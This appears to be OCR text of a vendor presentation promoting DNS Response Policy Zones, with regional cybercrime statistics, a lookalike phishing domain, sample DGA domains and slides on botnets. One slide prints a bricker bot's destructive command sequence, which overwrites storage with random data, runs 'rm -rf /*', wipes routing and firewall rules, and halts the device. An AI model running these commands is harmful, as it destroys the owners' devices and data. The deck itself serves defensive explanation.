
PIPELINE

ACTIONABLE CYBER THREAT DATA

Make the Internet safe with DNS firewall Response Policy Zones (RPZ)

Great Asean



Fastest Growing Area of Threats

Over 200 Billion devices connected worldwide by 2020.

Over 13 million active bots recorded for January 2019.

Most activity coming from countries within the ASEAN region.

Phishing & BEC

A report by the Cyber Security Agency of Singapore (CSA)

In 2018:

6,179 cybercrime cases were reported
378 business email impersonation scams


This led to businesses in Singapore suffering close to **S$58 million** (US$42 million) in losses.

Council of Anti-Phishing Japan
https://www.antiphishing.jp/news/alert/

Malicious Downloads

Ransomware

Malware Root Kits



www.Singaporeair.com.promotion.winner.Werzfwervjiaeirsvisatlserkvalesrebiajrsre.ga

Cryptojacking


Websites

Mobile Applications

Servers

DGA Domain Generating Algorithm

93b375dd6cd9f2704d613d1016dbe0f2.info
93b375dd6cd9f2704d613d1016dbe0f2.tk
afcc0c1f4b9fd590a61ba1c24b49b525.ga
afcc0c1f4b9fd590a61ba1c24b49b525.info
afcc0c1f4b9fd590a61ba1c24b49b525.ml
afcc0c1f4b9fd590a61ba1c24b49b525.online
bbc16e2659b9b9b5128c2f7e5877d29b.cf
bbc16e2659b9b9b5128c2f7e5877d29b.ga
bbc16e2659b9b9b5128c2f7e5877d29b.gq
f62b550a0e5e4f234fdd30c927665c91.xyz




C2 Command & Control

C2 Command & Control Servers


Infected Nodes & Devices (Bots)


GAME OF
BOTS
BOT

Global Bots




Singapore Bots



2017 Singapore Bot Data

2019 Singapore Bot Data



A.K.A Light Leafon

14 Years Old

```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0
busybox cat /dev/urandom >/dev/sda
busybox cat /dev/urandom >/dev/ram0
busybox cat /dev/urandom >/dev/mmc0
busybox cat /dev/urandom >/dev/mtdblock10
fdisk -C 1 -H 1 -S 1 /dev/mtd0
fdisk -C 1 -H 1 -S 1 /dev/mtd1
fdisk -C 1 -H 1 -S 1 /dev/sda
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
illed bot process
route del default
iproute del default
ip route del default
rm -rf /* 2</dev/null
sysctl -w net.ipv4.tcp_timestamps=0
sysctl -w kernel.threads-max=1
iptables -F;iptables -t nat -F;iptables -A INPUT -j DROP;iptables -A FORWARD -j DROP
halt -n -f
reboot
```

What do these threats have in common?

How can you detect this type of activity across your entire network?

What is DNS Response Policy Zones (RPZ)?

Mechanism to introduce a customized policy in Domain Name System servers

A Treasure Trove of data in your DNS

